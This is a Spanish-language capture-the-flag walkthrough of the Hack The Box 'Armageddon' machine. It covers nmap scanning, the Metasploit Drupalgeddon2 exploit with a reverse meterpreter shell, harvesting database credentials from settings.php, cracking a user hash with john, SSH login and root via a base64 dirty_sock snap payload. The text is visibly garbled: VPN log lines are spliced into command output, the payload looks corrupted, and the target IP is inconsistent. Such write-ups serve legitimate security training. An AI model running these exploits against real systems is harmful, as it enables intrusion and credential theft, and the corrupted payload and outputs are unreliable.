

# HACK THE BOX MACHINE: ARMAGEDDON

---

**IP MACHINE:** 10.10.10.223

**OS:** Linux.

**DIFICULTAD:** Easy.



## Armageddon

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	27 Mar 2021
IP:	10.10.10.233

## Requisitos

---

1. Máquina para atacar {Kali linux, parrot...}
2. VPN para conectarse a hackthebox.
3. Querer armar un desmadre.

## Paso 1: Scanning con NMAP

---

Primero realizamos un scanning con NMAP.

```
nmap -ss --min-rate=5000 -Pn -p- -vvv -n 10.10.10.233
```

```
(root@kali)~[~/hackthebox_machine/armageddon/nmap]
# nmap -sS --min-rate=5000 -Pn -n -vvv -p- 10.10.10.233 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 00:44 EDT
Initiating SYN Stealth Scan at 00:44
Scanning 10.10.10.233 [65535 ports]
Discovered open port 22/tcp on 10.10.10.233
Discovered open port 80/tcp on 10.10.10.233
```

Obtenidos los puertos ahora detectaremos la versión y servicios que están corriendo por estos puertos

```
nmap -sC -sV -p80,22 10.10.10.233
```


```
(root@kali)~[~/hackthebox_machine/armageddon/nmap]
# nmap -sC -sV -p22,80 10.10.10.233 -oN objetivo
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 00:57 EDT
Nmap scan report for 10.10.10.233
Host is up (0.051s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|_   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Welcome to Armageddon | Armageddon

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

## Paso 2: revisando la web

Como detectamos el puerto 80 correspondiente al servicio http, veremos que nos trae la web.



Vemos que detectamos que la web tiene DRUPAL 7, la cual es una versión vulnerable y de esto se trata el siguiente paso.

## Paso 3: Buscando y ejecutando xploit

Ya sabemos que la web contiene Drupal 7 como dijimos y esta es una versión vulnerable, muy fácil de explotar ya que msfvenom contiene un módulo para explotar esto.

```
use exploit/unix/webapp/drupal_drupalgeddon2
options
set rhosts 10.10.10.233
set lhost tun0
run
```

```

(root@kali)~[/hackthebox_machine/armageddon/nmap]
# msfconsole -q
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.10.10.233
rhosts => 10.10.10.233
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost tun0
lhost => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.233:4444) at 2021-06-29 01:10:59 -0400

meterpreter > whoami

```

## Paso 4: Buscando settings.php

Drupal contiene un archivo que tiene por nombre settings.php el cual contiene credenciales de la base de datos por lo tanto buscaremos dicho archivo para obtener las credenciales de la base de datos.

```

meterpreter > pwd
/var/www/html/sites/default
meterpreter > ls -la
Listing: /var/www/html/sites/default

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	26250	fil	2017-06-21 14:20:18 -0400	default.settings.php
40775/rwxrwxr-x	37	dir	2020-12-03 07:32:39 -0500	files
100444/r--r--r--	26565	fil	2020-12-03 07:32:37 -0500	settings.php

```

*      'database' => '/path/to/databasefilename'
*    );
* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'CQHEy@9M*m23gBVj',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      '06-29 00:42:52 net_addr_v6_add: dead:beef
; 01-06-29 00:42:52 add_route_ipv6(dead:beef
021-06-29 00:42:52 net_route_v6_add: dead:b
/ ** 1-06-29 00:42:52 WARNING: this configurat
* Access control for update.php script.
*

```

## Paso 5: Explorando la base de datos

Encontradas las credenciales de la base de datos trataremos de acceder y en el mismo one liner veremos las bases de datos que el gestor contiene.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
```

```

meterpreter > shell
Process 2851 created.
Channel 0 created.
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema

```

Ahora trataremos de ver las tablas que contiene la DB drupal.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
```

```

node_access 00:42:52 OPTIONS
node_comment_statistics 00:42:52 OPTIONS
node_revision 00:42:52 OPTIONS
node_type 00:42:52 OPTIONS
queue 06-29 00:42:52 OPTIONS
rdf_mapping 00:42:52 OPTIONS
registry 29 00:42:52 Data Cl
registry_file 00:42:52 Outgoin
role 06-29 00:42:52 Incomin
role_permission 00:42:52 net_ro
search_dataset 00:42:52 net_ro
search_index 00:42:52 ROUTE_
search_node_links 00:42:52 GDG6:
search_total 00:42:52 net_ro
semaphore 29 00:42:52 sitnl_
sequences 29 00:42:52 ROUTE6
sessions 00:42:52 TUN/TAI
shortcut_set 00:42:52 net_ifa
shortcut_set_users 00:42:52 net_ifa
system 06-29 00:42:52 net_ifa
taxonomy_index 00:42:52 net_add
taxonomy_term_data 00:42:52 net_ifa
taxonomy_term_hierarchy 00:42:52 net_ifa
taxonomy_vocabulary 2 00:42:52 net_add
url_alias 29 00:42:52 net_ro
users 06-29 00:42:52 add_ro
users_roles 00:42:52 net_ro
variable 29 00:42:52 WARNING
watchdog 29 00:42:52 Initia

```

Encontrada esta tabla llamada Users, por lo tanto veremos el contenido de este.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;'
```

```

mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;';
name 06 pass 01:42:36 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized wi
2021-06-29 01:42:36 Incoming Data Channel: Cipher 'AES-256-GCM' initialized wi
brucetherealadmin 36 $$$DgL2gJv6ZtxBo6CdQZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt 5256-

```

## Paso 6: Haciendo fuerza bruta la hash

Como primer paso guardaremos el hash en algún archivo, y con la herramienta john realizaremos fuerza bruta a este.

```
john hash -w=/usr/share/wordlists/rockyou.txt
```



```

(root@kali)-[~]
# john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo (?)
1g 0:00:00:00 DONE (2021-06-29 01:56) 1.754g/s 421.0p/s 421.0c/s 421.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Ya tenemos la password del user !!!!!!!!!!!

## Paso 7: Accediendo por ssh y obteniendo user.txt

Como ya tenemos las credenciales de este user vamos a acceder por ssh y obtener la flag **user.txt**

```

ssh brucetherealadmin@10.10.10.233
password: booboo

```

```

(root@kali)-[~]
# ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ECDSA key fingerprint is SHA256:bC1R/FE5sI72ndY92lFyZQt4g1VJoSNK0eAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ECDSA) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ dir
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
4efee9c8b01d8a50939eb407014c9a82
[brucetherealadmin@armageddon ~]$

```

## Paso 8: Obteniendo root.txt

Para esto abusaremos del **dirty\_sock** que se utiliza como se muestra en la imagen.

1. Copiaremos esta sentencia.

```
python2 -c 'print
"aHNxcwCAAAAIQIVZCAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAHgMAAAAAAAD
//////////xICAAAAAAAASIAIAAAAAAAAwAAAAAAAHgDAAAAAAAAYEvYm1uL2Jhc2gKcNvZVZlZG
hZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1Y1cxdDIICGVZEJlWCRqV2pFWlFGMnpGUZ25R3k5T
GJ2RzN2Rnp6SFJqWGCWUswU09HZk1EMXMewFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2
NFBURwQlZsRjltLicgLXMgL2Jpbj9iYXNoCnVzZXJtb2QgLWFHlHN1ZG8gZGlydHlfc29jawn1Y2
hvICJkaXJ0ev9zb2NrICAgIEFMTD0oQUxMOKFMTCKgQUxMIiA+PiAvZXRjL3N1ZG91cnMKbmFtZT
ogZGlydHktc29jawn2ZXJzaw9uoiAnMC4xJwpzdW1tYXJ5OjBFBXB0eSBzbmFwLWCB1c2VkiGZvc
iBlEHBsb210CmRlc2NyaXB0aw9uoiAnU2VlIgh0dHBzoi8vZ210aHViLmNvbS9pbm10c3Ryaw5nL2
RlpcnR5X3NvY2skciAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbMzpbmVtZW50oiBkZXZtb2
RlcmdyYWRlOiBkZXZlbaAqCAP03elhaAAABaSLengPAZIACIQECAAAAADopyIngAP8AXF0ABIAerF
ou8J/e5+qumvhFkby5Pr4ba1mk4+lGZFHaUvoa1O5k6KmvF3FqfKH62aluxOVENq7Z00lddaUjrk
pxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCCvtsc06gAw76gWAABeIACAAAAaCPLPz4wDysCAAAAAA
FZWowa/Td6wFoAAAFpIt42A8BTnQEhAQIAAAAAAvhLn00AanABLXQAAan87Em73BrVRGmIBM8q2XR
9JLRjNeyz61NkCjEjKrZZFBdbja9cJJGw1F0vtkyjZecTuAFmJX82806GjalTeV4x1DNYWJ5N5RQ
AAAEVdGfMAAwedAQAAAPtvjkC+MA2LAGAAAAABWvo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAAF
wAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAaw'''+ 'A' *
4256 +'==' | base64 -d > [cualquier_nombre].snap
```

2. Ejecutado el one liner ejecutaremos lo siguiente.

```
sudo /usr/bin/snap instal --devmode dedsec.snap
su dirty_sock
sudo -i
```

ya vemos como con solo esto obtenemos los privilegios de root, con esto ya podemos obtener root.txt

ya vemos como con solo esto obtenemos los privilegios de root, con esto ya podemos obtener root.txt

[illegible]